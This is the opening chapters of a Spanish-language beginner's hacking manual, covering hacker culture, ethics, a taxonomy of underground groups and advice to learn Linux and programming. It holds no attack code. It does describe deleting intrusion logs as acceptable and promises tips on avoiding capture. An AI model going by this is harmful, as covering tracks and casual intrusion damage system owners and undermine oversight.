El Sendero Del Hacker

Por

BlitzKrieg

Contenido

PRIMERA PARTE

Preliminares

JEFE DE POLICÍA: Espera un momento. ¿Estás diciéndome que este sujeto robó al banco 300 mil dólares, sin usar una sola arma, sin recurrir a la violencia y sin siquiera presentarse físicamente al banco y que además nadie supo del suceso hasta dos días después? ¿ESO me estás diciendo imberbe?
ASISTENTE: Sí, señor.
JEFE DE POLICÍA: ¿Y qué demonios es éste tipo, una especie de fantasma o un supervillano con poderes especiales?
ASISTENTE: No, señor. Es un HACKER.

Prólogo

Nota De Advertencia del Autor:
Yo, BlitzKrieg, no me hago responsable del mal uso que se dé a la información aqui expuesta ya que su publicación tan solo es para fines informativos y didácticos o inclusive, de entretenimiento. Este es un documento de divulgación, así de simple. Me desligo totalmente de las acciones perpetradas por cualquier persona que utilice la información contenida en este documento con fines ilícitos.

Los ejercicios propuestos en este documento deben ser ejecutados en una o dos máquinas propias. Usar los conocimientos para fines personales con intención de penetrar un sistema es ilegal en casi la totalidad del globo terráqueo y yo ni lo condono ni recomiendo.

Este documento es gratis y su distribución es libre. Una gran parte de la información fue elaborada con ejercicios propuestos por personas experimentadas en el área de la seguridad informática y hackers de diversos países.

¿Que Es Este Documento Exactamente?
Este documento está enfocado a toda persona que desee conocer la esencia del hacker, pero necesita que sea algo didáctica y que abarque desde Unix hasta un poco de Winxx. Está dirigida a los más novatos, como yo, explicado como si tuviésemos cinco años, quizá porque a mí me sucedió que en otros documentos similares pareciera que explican los datos como si fuéramos expertos.

Necesidad de Tener Linux
Es muy aconsejable instalar Linux porque es un sistema que forma parte del pilar de la programación de UNIX, las herramientas de que dispone este Sistema Operativo son muy útiles para el mundo Hack. Se puede tener una partición para Windows y una para Linux en nuestro disco duro. De este modo, al arrancar la máquina, un sistema nos preguntará qué sistema operativo queremos cargar, ya sea Linux o Windows.

Para conseguir una distribución de Linux basta con bajarse una imagen iso desde www.linuxberg.com y hacer un CD propio. O entrar a la página de Ubuntu y pedir un CD gratis.

Aunque no es necesario tener Linux, si lo recomiendo y mucho, máxime que muchos de los ejemplos están más basados en la plataforma de Linux y muchos de los programas, solo existen para Linux. Varios programas para Linux han sido porteados a la plataforma Windows, sin embargo no poseen la potencia ni la eficacia que se logra en el sistema operativo para el que fueron creados originalmente.

Algunas distribuciones de Linux permiten, por medio de un Live CD, probar la funcionalidad del sistema e irnos adaptando al entorno antes de decidirnos a instalarlo. Existe una gran comunidad en Internet dispuesta a ayudarnos cuando se nos atore la carreta. Foros, chats, páginas personales con guías y tutoriales están a nuestra entera disposición de manera gratuita y altruista; así que no hay pretexto para dejar de lado la oportunidad de manejar un sistema más flexible y eficiente. Linux es un mundo nuevo y merece la pena de ser explorado.

Hay que hacer notar que muchos de los programas para Linux solo pueden instalarse y compilarse siendo root[1]. Windows permite alguna soltura de uso pero se pierde control sobre el sistema. Una cosa que pasa, y ésta es una gran desventaja, es que al usar una plataforma como Windows nunca sabremos qué sucede exactamente, bien sea porque no se pueda conseguir el código fuente del SO (cosa que nunca va a pasar), o bien, porque su propia estructura así lo requiere. Windows trabaja a espaldas de los usuarios.

1**root** (Raíz) Dícese del directorio inicial de un sistema de archivos. En entornos Unix se refiere también al usuario principal o Súper usuario.

Linux permite llegar a manejar más libremente el sistema y nos deja conocerlo con profundidad, además de darnos el control. Linux es más versátil que su contraparte Windows. Quien use Linux ya ha dado el primer paso para convertirse en hacker; por lo tanto, necesita menos ayuda, lo que no significa que no la necesite. Hasta los hackers saben que ningún hombre es en sí mismo una isla, siempre requeriremos ayuda de quien posee más experiencia. No hay duda de eso.

Linux es un sistema operativo que deriva del sistema UNIX, por lo que muchas características son comunes a ambos sistemas. Además, UNIX es, podríamos decir, el lenguaje y la columna vertebral de Internet. En la página 22 nos daremos a la tarea de explicar un poco lo que es UNIX y Linux para conocer un poco cuáles son sus ventajas.

Objetivo
No es una guía, ni pretende serlo, ciento por ciento completa sobre las actividades hacker (en español rebautizado con el espantoso neologismo *hackeo*), pero para quienes desean echarse un clavado en el área de la seguridad informática, es un buen comienzo y puede ser de utilidad para conocer de qué manera trabajan los hackers. Su lectura nos permitirá conocer cómo actúa, piensa y como se desenvuelve el hacker. Podremos adentrarnos en la mentalidad genial de esta élite de expertos en seguridad.

Al mismo tiempo, el conocimiento adquirido mediante el estudio de los temas, permite que tengamos la capacidad de conocer cómo podemos defendernos de ataques hechos por aquellos hackers maliciosos que vagan por la red buscando hacer daño y posibilita prevenir futuras incursiones.

La necesidad de Programar
Consejo para el Novato: Todo exploit, cracker, mail bomber y prácticamente todo lo relacionado con el hackeo se ha escrito en Perl o en C. Si es nuestro deseo realmente ser considerados un hacker de élite, debemos saber programar.

Sin un conocimiento sólido en C (o C++) o Perl, no podremos ejercer el Oficio con éxito completo y nos quedaríamos en el rango de Scriptkiddies. Casi todos los exploits disponibles en Internet tienen una parte importante editada o perdida sin la cual es inútil. Algunos exploits pueden necesitar ser editados para ser ejecutados en su plataforma. Para hacer todo esto se requiere de programación.

Saber programación nos ayuda no sólo en la depuración de exploits encontrados con anterioridad sino también para descubrir agujeros nuevos en Daemons[2] (demonios) populares. Para encontrar un agujero, digamos, en Sendmail, necesitamos examinar a fondo el código repetidas veces y buscar ese pedazo diminuto que sea explotable. Es por eso que uno debe saber programar para poder Ejercer el Oficio.

Hay muchos programas en C que podemos encontrar en la red y que nos prometen establecernos en root (raíz) o sacarte del shell (intérprete de comandos) restringido, etcétera. Pero puedo asegurar que la mayor parte de estos programas tienen una parte pequeña perdida o editada en el código. Un enorme Exploit de Sendmail fue publicado en la Web y tenía comentarios encima de la línea más importante y por tanto el exploit no funcionó. Vuelvo a enfatizar la necesidad de aprender a programar.

Convenciones Finales
Se asume que la persona que lee este documento tiene un conocimiento pasable en computadoras. No se exige que sea un experto, pero que al menos sepa como abrir una consola de comandos en Windows o Linux. Así mismo, se asume que tiene una conexión a Internet y que se sabe desenvolver cuando navega en busca de información.

2Un demonio (o daemon) es un proceso que no tiene propietario (es decir, no es ejecutado por ningún usuario en particular) y que se está ejecutando permanentemente.

Cuando se utilice la palabra Winxx, significará que nos estamos refiriendo a la plataforma Windows en cualquiera de sus versiones: Win98, Win98SE, WinMe (Windows Milenio), WinXP, WinNT; aunque así mismo, pueden usarse estas nomenclaturas para referirnos a ese Sistema Operativo, sobre todo cuando una aplicación solo pueda usarse en una versión en particular.

No se habla de la infinidad de herramientas de que echan mano los hackers, aquí solo menciono las más importantes o de las que, por ser más populares, existen manuales de uso en Internet. De hecho, muchos de los temas fueron creados en base a información que hackers experimentados han puesto en la Gran Red.

Al final de éste documento se hablará del NetCat, herramienta creada por Hobbit, y detallaremos sus funciones básicas junto con una serie de ejercicios probados tanto en Winxx como en Linux. Toda la información sobre esa utilería fue recopilada y acomodada según el grado de dificultad, desde lo más básico, hasta su uso en procedimientos más complicados.

Es posible que algunas direcciones de internet sean obsoletas, no es más que buscar los programas o herramientas por su nombre en Google.

Los comandos usados en las dos plataformas más importantes, serán escritos tal y como deben usarse. Hasta se pueden copiar y pegar en las consolas de comandos[3]. El sombreado indicará que es un comando importante. Por ejemplo:

```
ifconfig -a
```

Los comandos se teclean en la ventana de la consola o terminal de la plataforma elegida. Se entiende que se escribe colgando desde su propio directorio y después pulsando la tecla <enter> o <intro>.

C: en Winxx y

ó

~$ en Linux

ó

~# prompt de root en Linux

Un viejo dicho dice “Un soldado merece un soldado” y extrapolándolo al mundillo hacker, se refiere a que debemos pensar y actuar como el hacker para poder vencerlo en su propia arena.

3Se usarán indistintamente los nombres consola de comandos, línea de comandos, shell o terminal para indicar los programas que permiten en Windows o Linux ingresar comandos. En Winxx se usa el programa cmd.exe para traernos una consola y se abre desde el menú Inicio (Start) eligiendo la opción Ejecutar y en el cuadro de diálogo tecleamos cmd.exe.

Introducción

Existe una comunidad clandestina que opera y sobrevive en los oscuros rincones de la informática, es una cultura compartida de programadores y entusiastas expertos y genios en la creación de redes cuyos origenes se remontan a los tiempos oscuros en que la jungla de silicio era gobernada por los dinosaurios informáticos. Eran los tiempos en que no existían los MP3, ni los programas P2P, ni la Wikipedia, pero empezaban a hacer su aparición las primeras microcomputadoras de tiempo compartido y los primeros experimentos con ARPAnet. Los miembros de esta cultura dieron nacimiento al término "Hacker".

Algunos creen, aunque puede ser una exageración, que desde que apareció la primera computadora apareció el primer hacker. Los hackers fueron los que construyeron la Internet. Los hackers crearon el sistema operativo Unix tal y como lo conocemos hoy en día. Los hackers dieron vida a Usenet[4]. Los hackers fueron los artífices de la World Wide Web. Incluso Linux está apadrinado por cientos de hackers.

Hacker, la sola palabra atrae y subyuga. Son solo seis letras, pero juntas, pareciera que poseen poderes místicos que influyen y dejan semilla sobre quien la escucha y resuena como eco de campana en los cerebros de miles de adolescentes, la mayoría hombres, con espinillas y frenos en la dentadura que vieron por primera vez War Games y empezaron a soñar con robar passwords, penetrar sistemas, dominar computadoras remotas y, nada raro, poder tener la capacidad de entrar al sistema de calificaciones del colegio o vengar alguna afrenta. Los más osados desean llegar a tumbar el sistema de alguna compañía o modificar a placer una página web, etc.

Cuando se habla de hackers, siempre viene a la mente la imagen de un hombre. Sin embargo, también existen mujeres que se dedican a perfeccionarse en el arte del Oficio del Hacking.

Si tú eres parte de esta cultura, si te has alimentado de ella y si has contribuido en su beneficio de una u otra forma y si otras personas te reconocen y te llaman hacker, entonces sí puedes llamarte hacker y no necesitas leer este documento. Sin embargo, si es tu deseo conocer cuál es la esencia del hacker y su modo de operar; si quieres convertirte en uno, este documento es solo la puerta a ese mundo de monitores, teclados, códigos y programas. *Yo solo te muestro la puerta, tú eres quien debe decidir cruzarla* (Morpheus, The Matrix).

En los siguientes apartados se mostrará paso a paso que es lo que se requiere para ser un hacker. Desde el conocimiento elemental a base de teoría, hasta el manejo de herramientas informáticas creadas por gente especializada; del mismo modo que en el ejército se te da teoría de guerra y estrategia y te prepara para manejar armas de fuego de alto calibre, aún y cuando jamás vayas a dispararlas. Se te dirá como protegerte (igual que los buscadores de minas antipersonales que llevan un traje especial para tal menester) para no ser atrapado tan fácilmente, pero siempre teniendo en mente que todo debe hacerse en una computadora personal y una red propia, nunca una ajena.

Dichoso es el hombre que ha adquirido sabiduría y es rico en prudencia;
cuya adquisición vale más que la plata; y sus frutos son más preciosos
que el oro acendrado.
Proverbios Cap. III; Vers. 13-14

4Conjunto de miles de foros electrónicos de debate y discusión llamados “grupos de noticias" (Newsgroups); así como las computadoras que procesan sus protocolos y, finalmente, las personas que leen y envían noticias de Usenet. No todos los sistemas anfitriones están suscritos a Usenet ni todos los sistemas anfitriones Usenet están en Internet.

¿Qué es un Hacker?

En sus origenes, la palabra hacker definía a un aficionado a las computadoras. Describía a un usuario totalmente cautivado por la programación y la tecnología informáticas. En la década de los ochenta y con la llegada de las computadoras personales[5] (PCs) y las redes de acceso remoto, este término adquirió una connotación peyorativa y comenzó a usarse para denominar a cualquier persona que se conecte a una red para invadir subrepticiamente una o varias computadoras con la finalidad de consultar, robar o alterar los programas o los datos almacenados en las mismas. El término también se utiliza para referirse a alguien que, además de programar, disfruta desmenuzando sistemas operativos y programas para ver cómo funcionan.

Los hackers son los sujetos que maquinaron lo que es hoy el Internet tal y como lo conocemos, la mayoría de los hackers programan y contribuyen al mundo de Linux y a la mayoría de ellos le gusta estudiar la seguridad de la red e irrumpir en los sistemas.

Los hackers son usuarios muy avanzados, que por su elevado nivel de conocimientos técnicos, son capaces de superar determinadas medidas de protección. Su motivación abarca desde el espionaje industrial hasta el mero desafío personal. Internet, con sus grandes facilidades de conectividad, permite a un usuario experto intentar el acceso remoto a cualquier máquina conectada, de forma anónima. Hay quienes los describen como los ninjas modernos, pero a diferencia de estos, los hackers no llevan artilugios ocultos ni armas para atacar, las más de las veces se encuentran frente a una computadora y un teclado. Casi siempre operan solos.

En este documento nos centraremos más que nada en las habilidades y actitudes de los hackers de software y de la ingeniería social y en los programas que regularmente utilizan, además de las tradiciones en que dan sustento la cultura compartida que originó el término hacker.

Apreciación del término
La gran mayoría de las personas tienden a creer que la actitud del hacker se limita a la cultura del software y nada hay más lejos de la verdad. Existen personas que aplican la actitud hacker a cosas diferentes como lo son la electrónica o la música - en realidad, se puede encontrar en los niveles más altos de cualquier ciencia o arte. Los hackers de software reconocen a estos espíritus en otros lugares y pueden llamarlos 'hackers' también - y algunos sostienen que la naturaleza hacker es realmente independiente del medio particular en el cual se trabaja.

Lamers y Crackers
Pero hay que tener cuidado; en el oscuro mundo subterráneo también habita un grupo transgresor que trabaja tras las trincheras y que ruidosamente se llaman a sí mismos hackers, pero están muy lejos de serlo. Se trata de personas (principalmente varones adolescentes) que gustan de irrumpir en computadoras y hacer phreaking en el sistema telefónico. Los verdaderos hackers designan a estas personas con el término de ***crackers*** y no quieren ser relacionados con ellos.

Los hackers verdaderos piensan que la mayoría de los crackers son sujetos perezosos, irresponsables, y no muy inteligentes. Objetan que el ser capaz de romper la seguridad de un sistema no te vuelve más hacker que el ser capaz de moverle a los cables de un automóvil para encenderlo no te convierte en un ingeniero automotriz. Por desgracia, muchos periodistas y escritores toman erróneamente la palabra 'hacker' para describir a los crackers y esto es algo que los irrita a gran escala.

En lugares de habla hispana, se le conoce como crack al mejor elemento de un grupo en una actividad. Es el as, el campeón. Sin embargo, la designación cracker en informática se aleja de esta visión. La diferencia es esta: los hackers construyen cosas, los "crackers" las rompen.

5 En España se les conoce como ordenadores

Los hackers no entran a wikipedias o wikifreaks para vandalizar a sus anchas, esa es tarea de lamers (pronunciado léimers) con un valor humano menor que la mancha que queda en la suela del zapato después de aplastar un bicho.

Un lamer no es más que un presunto hacker fracasado. Se cree hacker pero no lo es. Presume de hacker, pero no sabe nada y solo pasa su tiempo copiando programas, usando herramientas que verdaderos hackers crearon, solamente para entrar a páginas web pornográficas que requieran autenticación. Un lamer cree que por aprender los comandos básicos de Unix o Linux y saber como usar el NetCat, lo acerca a la categoría de Hacker élite y no es así. Dista mucho de serlo.

Un hacker comparte su saber porque vive bajo la consigna de que el conocimiento es universal y no debe tener ni dueño ni ataduras.

Si quieres saber lo que es un verdadero hacker, sigue leyendo. Si quieres ser un cracker, ve a leer el grupo de noticias alt.2600 y prepárate a darte de golpes en la cabeza cuando descubras que los sujetos que ahí se encuentran no son más inteligentes que el legendario burro que resopló en una flauta.

Y eso es todo lo que se explicará acerca de los crackers y los lamers.

Computer Underground

El mundo de la informática es una jungla peligrosa en sí misma y está poblada por tribus segmentadas y muy diversificadas. Podemos dividir el mundillo subterráneo de las computadoras en 7 ramas principales. Las ramas son (sin ningún orden en particular):

Phreaks
También referidos como "phreakers". (El término hace referencia indirecta a freak “fenómeno”). Estas personas se ocupan de la red telefónica. Quieren aprender todo lo que se pueda acerca de ello, quieren controlarlo, lo cual los lleva a hacer llamadas telefónicas gratis (esto es ilegal niños y niñas.) Los grupos de Phreakers se acuadrillan a menudo y forman un grupo organizado y publican artículos sobre el tema.

Hackers
Como se mencionó anteriormente, son las personas que aman los sistemas computacionales y les encanta saber cómo introducirse en ellos y controlarlos, entre otras cosas. El hacker goza alcanzando un profundo conocimiento sobre el funcionamiento interno de un sistema o de una red de computadoras. Un hacker verdadero no es el tipo de sujeto que los medios noticiosos y Hollywood quieren que uno crea. Este término se suele utilizar indebidamente como peyorativo, pero los hackers proclaman tener una ética y unos principios contestatarios e inconformistas pero de ningún modo delictivos.

Carders
Tarjeteros. Estas personas son reconocidamente unos criminales. Roban y hacen uso de números de tarjetas de crédito, de cheques o números de cuentas corrientes para obtener lo que quieren sin pagar con su propio dinero. Una de las compañías proveedoras de conexión a internet más importantes de Estados Unidos, AOL (America On Line), tiene en su base de datos miles de cuentas creadas fraudulentamente con método de pago a tarjetas de crédito. La víctima inocente que llama a servicio al cliente para reclamar los cobros hechos a su tarjeta no es responsable de los cargos no autorizados, así es que el banco tiene que comerse ese mole. Por eso es que están asegurados. Además AOL debe reembolsar el dinero mediante un afidávit y terminar la cuenta abierta de manera fraudulenta.

Anarquistas
Un Anarquista es un individuo al que le gusta jugar con fuego, explosivos, químicos, etc. Ya es de por sí malo elaborar una bomba que se hará explotar en el desierto para ver qué ocurrirá. Estos sujetos tienen su biblia en el libro The Anarchist Cookbook.

Warez
Son los sujetos que distribuyen software de manera ilegal. Son piratas. La mayoría de los warez son distribuidos por grupos warez que existen con el objeto de sacar software de los BBSs antes de que otro grupo publique ese mismo programa primero. En las páginas web de estos tipos, se ponen a disposición de quien lo quiera, los programas que son de paga, pero los distribuyen junto con un Keygen (un programa generador de seriales) o crack con el que el usuario podrá poner el número de serie para evitar que el programa pida el serial o deje de funcionar debido al límite de tiempo de uso del trial. Los keygens son hechos por los crackers.

Sujetos de Virus/Troyanos
Estas personas son usualmente programadores (aunque no siempre) interesados en cómo trabajan los virus y los caballos de Troya y cómo hacerles más eficientes e indetectables.

Crackers
Son los sujetos que se dedican a romper las contraseñas de Sitios Web, programas de pago o de prueba, etc. Regularmente crean programas llamados cracks utilizando desensambladores, volcadores de memoria, etc., para encontrar la forma de reventar la seguridad de los programas y poder hacerlos “full”. Muchos hackers utilizan técnicas empleadas por los crackers como veremos en el apartado de Passwords Crackers, pero eso no significa que comulguen con estas actividades.

Como nota a parte debemos decir que la definición dada por Xandor SymmLeo Xet que en su libro *Hacking: What's Legal And What's Not*[6] describe al hacker como un sujeto, hombre o mujer, que con una computadora y un módem se pasea por los Bulletin Boards, conoce Compuserve y La Fuente y que se pasa el tiempo frente al monitor de su computadora comiendo pizza y rosquillas, además de conocer los efectos de la cafeína, no hace mas que reforzar y perpetuar la idea de un estereotipo del que el hacker real desea desligarse.

Es en este punto donde adquiere importancia la "filosofía" del hacker. La diferencia entre un hacker y un cracker, consiste en que un cracker accede al sistema más que nada para dañarlo o corromperlo, mientras que un hacker accede al sistema simplemente para conseguir información o por pura curiosidad, pero nunca corromperá ni borrará ningún archivo del sistema, sigue el lema de "*se ve pero no se toca*". A esto último hay que hacer una excepción , naturalmente. Los únicos archivos que el hacker modificará o borrará serán los archivos relativos a los logs que haya podido dejar en el sistema. Por supuesto que esto es una situación ideal y no realista; en la práctica un hacker puede que realice otras acciones en el sistema que puedan modificar archivos ya existentes, pero siempre procurará que los cambios sean mínimos.

6 Hackeo: lo que es legal y lo que no lo es. 1987

La Actitud Hacker

Hay que meterse en la cabeza que los verdaderos hackers de élite resuelven problemas y construyen cosas, no al revés. Creen en la libertad y la ayuda mutua voluntaria. Rara vez son egoistas y proveen a la comunidad con la información y el conocimiento adquiridos con la práctica. Para ser aceptado como un hacker, tienes que comportarte como si tuvieras este tipo de actitud tu mismo. Y para comportarte como si tuvieras la actitud, tienes que creer realmente en la actitud. No hay vuelta de hoja.

Pero una advertencia, si piensas cultivar las actitudes hacker simplemente como una manera de lograr la aceptación en esta cultura, te pierdas el punto. Cero. Largo de aquí. Convertirse en el tipo de persona que cree en estas cosas debe ser importante para ti - para ayudarte a aprender y a obtener motivación. Debes visualizar la clase de persona en que quieres convertirte. Se requiere dejar atrás al hombre y a la mujer vacuos para volverse en seres plenos. Al igual que con todas las artes creativas, la forma más eficaz de convertirse en un maestro es imitar la actitud de los maestros - no sólo intelectual sino emocionalmente también. En la mitología Jedi, es primero ser un padawan. Aprender del maestro sus técnicas y habilidades. Escuchar sus consejos y acatar sus órdenes sin chistar. Nunca debatir nimiedades ni dejarse llevar por banalidades. Así, y solo así, podrás convertirte con el tiempo en un maestro y mentor para que en el futuro puedas albergar a un iniciado bajo tu tutela.

El siguiente poema zen moderno lo especifica claramente:

Para seguir el camino:
observa al maestro
sigue al maestro,
camina con el maestro,
mira a través del maestro,
conviértete en el maestro.

Encontrar la luz cuando se está rodeado de oscuridad es muy difícil. Pero con paciencia, dedicación y esfuerzo se puede lograr. Como lo dice el dicho americano: No pain, no gain (hay que sufrir para merecer). Esa es la clave.

Por lo tanto, si quieres ser un hacker, repite las siguientes cosas hasta que se fundan en tus circunvoluciones cerebrales y te las creas:

1.-El mundo está lleno de problemas fascinantes esperando ser resueltos
Nadie duda que ser un hacker es muy divertido, pero es el tipo de diversión que requiere de un montón de esfuerzo. Y el esfuerzo requiere motivación. Los atletas exitosos obtienen su motivación a partir de una especie de placer físico al hacer que sus cuerpos realicen ejercicios, empujándose a sí mismos más allá de sus límites corporales. Del mismo modo, para ser un hacker tienes que sentir en mente y cuerpo la emoción básica que da la solución de los problemas que se hacen presentes. Debes agudizar tus habilidades y ejercitar tu inteligencia.

Si no eres la clase de persona que siente de esta manera, naturalmente tendrás que aceptarlo a fin de que seas como un hacker. De lo contrario encontrarás que tu energía hacker será minada por banales distracciones como el sexo, el dinero y la aprobación social. Sin embargo hay que recalcar que las dos últimas son necesarias y no son prohibitivas, pero no deben ser lo más importante en la vida de un hacker, son solo complementos. La tercera podemos considerarla simplemente como una vanidad humana.

Es de capital importancia también aprender a desarrollar una especie de fe en tu propia capacidad de aprendizaje – una convicción de que, aunque es posible que no sepas lo necesario para resolver un problema, si te enfrascas en un pedazo de él y extraes un algún conocimiento de eso, verás que habrás aprendido lo suficiente para resolver la siguiente pieza - y así sucesivamente, hasta que hayas terminado.

Si sientes que el sendero es demasiado sinuoso y tortuoso y lo quieres todo facilito, entonces este modo de vida no es para ti. Puedes dejar este documento tirado o enviarlo a la papelera de reciclaje y encender la televisión para ver las telenovelas.

2.- Ningún problema debe ser resuelto dos veces

Todos sabemos que los cerebros creativos son un recurso valioso, no renovable y al mismo tiempo limitado. No deben desperdiciarse en redescubrir el hilo negro cuando hay tantos problemas fascinantes esperando su oportunidad de ser resueltos.

Acerca de lo anterior, una leyenda urbana cuenta que un científico, un profesor eminente, que estaba trabajando con unos colegas en un problema que los traía de cabeza durante semanas, repentinamente dió con la solución mientras cenaba con su esposa. Sin pensarlo dos veces, saltó de la mesa y, montando en su automóvil, partió en rumbo a su laboratorio tras haber convocado a sus colegas de trabajo. Era tanta la euforia por comunicar su hallazgo que el profesor no advirtió la luz roja del semáforo. Un tráiler embistió su pequeño auto matándolo al instante y con él, la solución al problema que tantos dolores de cabeza y esfuerzos habían consumido al grupo de científicos: La fusión en frío.

Para comportarte como un hacker, tienes que convencerte que los hackers élite poseen un tiempo precioso para pensar, tan es así que podríamos decir que es casi un deber moral compartir información, resolver problemas y entonces dar las soluciones para que otros hackers puedan resolver nuevos problemas en lugar de tener que estar perpetuamente regresando a los que ya existían.

Pero hay que tener siempre en mente que la frase ningún problema debe ser resuelto dos veces no debe implicar que estés obligado a considerar todas las soluciones existentes como si fueran el Santo Grial, o que sólo hay una solución óptima para cualquier problema dado. A veces, se puede aprender mucho más sobre el problema acerca de lo que no sabíamos antes de estudiar la primera solución. Esto está bien, y con frecuencia es necesario, para mentalizarnos de que podemos hacerlo mejor.

Lo que no es aceptable son los artificialismos técnicos, jurídicos, o las barreras institucionales (como el código fuente cerrado) que impiden a una buena solución el ser reutilizada y que obliguen a las personas a volver a inventar el hilo negro.

Tú no tienes que creer que estás obligado a regalar todo tu producto creativo, aunque los hackers que lo hacen son los que obtienen lo más importante de sus colegas: el respeto. Para ellos, el respeto es el máximo reconocimiento y premio. Una vez obtenido el respeto, muchos te buscarán y te pedirán consejo. Sin embargo, también hay que tomar en cuenta que es compatible con los valores del hacker el vender lo suficiente para poner los alimentos en la mesa, pagar el alquiler y las computadoras y sacar a su chica al cine y a pasear. Siempre es bueno usar tus conocimientos de hacking para mantener una familia o incluso hacerte rico si así lo deseas y te lo has propuesto como objetivo, siempre y cuando no olvides la lealtad que le debes a tu oficio y a tus compañeros hackers mientras estás en ello.

Recuerda que existe una ética y una filosofía a las cuales debes atarte. Tienes un vínculo místico con los demás compañeros y miembros de esa cofradía que llamamos la Hermandad del Hacker, aún y cuando no los conozcas ni de nombre de pila ni en persona.

El Sendero del Hacker

Navegando una noche por Internet, me encontré por casualidad un texto que fue escrito por alguien que se hace llamar Morgaine y que fue integrado a un documento que lleva por título *Libro de las Sombras* (Book of Shadows). Aunque el tema de que trata es de misticismo y esoterismo, yo intenté adaptarlo a la esencia del hacker haciendo aquí y allá algunos pequeños cambios al escrito. A fin de cuentas, para las personas comunes y corrientes, la esencia hacker parece estar cubierta de una extraña aura misteriosa. He decidido llamar al arte del hacker “El Oficio” y eufemísticamente, así lo llamaré de aquí en adelante.

A menudo me preguntan cómo es que uno se convierte en hacker. ¿Encuentras a alguien que es hacker y te puede convertir mágicamente en uno? ¿O eres un hacker simplemente por pregonar a los cuatro vientos que lo eres? ¿Puedes convertirte tú mismo en hacker?

El proceso de convertirse en un hacker no sucede de la noche a la mañana. Es una lenta y en ocasiones, una fatigante metamorfosis. Es un cambio fundamental de vida, de cambiar los hábitos y las costumbres anteriores. Es un sendero nuevo en el viaje de tu vida. Requiere ponderación, estudio y trabajo. Si anteriormente has seguido una forma de vida tradicionalista, puede haber cosas que difícilmente podrás abandonar, y nuevas cosas que te tomará tiempo absorber.

He escuchado a muchas personas decir que a menudo es duro, entrar de una vida de honestidad, a sentirse cómodo con tus nuevos amores: la informática y las computadoras. Todas las innovaciones toman su tiempo, pero si eres serio en este derrotero, ya encontrarás tu propio camino. Los expertos les llaman su hogar propio.

No importa cómo hayas encontrado a la vieja escuela de conocimiento, lo importante es que aquí estás. ¿Por lo tanto, a dónde debes dirigirte? A la librería. Para un novato, los libros son como el aire que respiras. Tú debes poseerlos, o de algún modo, tener acceso a ellos, a la información que contienen. Si no puedes pagarlos o no te sientes seguro teniendo libros que hablen del Oficio, el Internet es el siguiente destino.

Tanto en los libros como en el Internet, podrás encontrar una gran riqueza de conocimientos que te guiarán en tu nuevo camino. Ciertamente, al igual que con cualquier otra cosa, hay buena información e información nociva. Evita cualquier clase de libro o sitio en Internet, que hable de controlar a otra persona en cualquier forma, dañar o hacer alarde de las habilidades. Estos libros y/o sites no cumplirán con satisfacer tu necesidad de conocimientos sobre el Oficio y lo más que lograrán será confundirte.

Una vez que hayas leído una variedad de libros y documentos y sientas que esto es lo tuyo, que éste es tu camino, el siguiente paso es encontrarte un maestro. Si tienes acceso a un maestro, a mi parecer, éste es el mejor curso de acción. Normalmente podrás encontrar un maestro en alguna librería que venda libros sobre nuestro Oficio en tu comunidad. También, hay muchos sites donde puedes encontrar mucha y valiosa información sobre el tema que requieras para tu formación. Ha crecido sumamente durante los últimos años y es un recurso valioso en la comunidad del Oficio.

Tener a un mentor puede ofrecerte mucho ahora que comienzas a transitar el sendero. Habrá cosas que encuentres y que hagan que pases apuros para entenderlas y necesites esclarecimiento. Si tienes a un maestro a la mano, simplemente una llamada telefónica o un email serán suficientes. Si no, debes hacer un intento por descifrar por ti mismo las cosas y, casi seguro, que el resultado no será el esperado pero no hay que desesperar. No siempre se logra el éxito a la primera oportunidad. Si no encuentras a un maestro, otra vez, el Internet es el siguiente mejor lugar para buscar.

Si sólo buscas como beneficiarte de tus habilidades o como dañar el trabajo por el que a otros les pagan un sueldo, con el cual visten y dan de comer a su familia o simplemente estás en busca de obtener un placer mundano destruyendo los datos que pertenecen a otras personas, entonces amigo... el Oficio no es para ti. El Oficio hacker es un camino serio, en el cuál se culmina el conocimiento adquirido, pero es secundario a la sabiduría misma. Te sugiero que pongas en perspectiva tus deseos, tus objetivos y tus opciones alternas.

Un par de cosas necesitan decirse referente a dar inicio a este sendero, en vista de las actitudes recientes acerca de nuestro Oficio. Últimamente puede ser que hayas conocido a algunas personas que, después de leer algunos libros, se sienten con derecho a ser llamados Maestros del Oficio. Se colocan rápidamente un título como Lord o Master, se estacionan detrás de una computadora, sacan manuales sobre intrusión de sistemas y manejo de Scripts y se creen que ya están listos para empezar. Esto no es de lo que trata nuestro Oficio.

Si has consumido tus años siguiendo un camino en particular, has trabajado duro y estudiado las lecciones que te han sido presentadas, y a través de esto has logrado la titularidad y la jerarquía, entonces puedes hacer uso de tus habilidades. Pero considera esto: ¿Cómo te sentirías si, después de todas las penurias que has pasado, te cruzas con un novato con apenas seis meses de aprendizaje y 5 libros, yendo de aquí para allá, pavoneándose y haciéndose llamar StarrySki o Lord Thunderbolt? Eso es muy ofensivo.

De la misma manera que tus padres te dijeron cuando eras niño o niña (o tal vez todavía lo eres) "no precipites las cosas, todo llegará a su tiempo, y te será más dulce la espera", esto es igual de cierto con el nuestro Oficio.

Usando títulos vanos, llenándote de aire la cabeza, caminando sobre las nubes, y en general dándote mucha importancia, no es como vas a convertirte en un hacker experimentado. Y de eso es de lo que trata el Sendero. ¡Lo que logrará es alienarte de las personas que realmente desearías encontrar y conocer! Nadie gusta de la compañía de los fanfarrones, así que no te conviertas en uno.

Ganarse el respeto de la comunidad es trascendental. Da plenitud mental. Hay que respetar a los demás y a su trabajo y jamás caer en triunfalismos baratos.

El concepto total sobre la manera de convertirte en hacker es a través del estudio y la dedicación. Debes acumular toda la información que puedas. Aprovecha al mejor maestro posible que encuentres. Estudia y comprende todo lo que llegue a tus manos y te sirva para ampliar tus conocimientos. Es tu deber sacar partido del conocimiento adquirido y hacer buen uso de él.

Un último consejo. Dirígete de vez en cuando afuera y haz comunión con la naturaleza. No solo hay belleza en los interruptores y el baudio. Escucha también a los árboles, al viento y a la fuerte corriente del agua del río, pues ese también es el mundo de los hackers.

Filosofía

El hacker no nace siendo hacker, se forma a sí mismo con la curiosidad bajo el brazo. No es una actitud que se aprenda rápidamente. Un hacker hace acopio de los conocimientos, material, herramientas a su alcence y con su habilidad para usarlos en su provecho, estudia, aprende, aplica y crea. Nunca se queda estancado en lo que ya sabe, sino que desea seguir en búsqueda de mejores y mayores conocimientos. Regularmente nunca se queda con lo aprendido, lo publica y comparte con los demás.

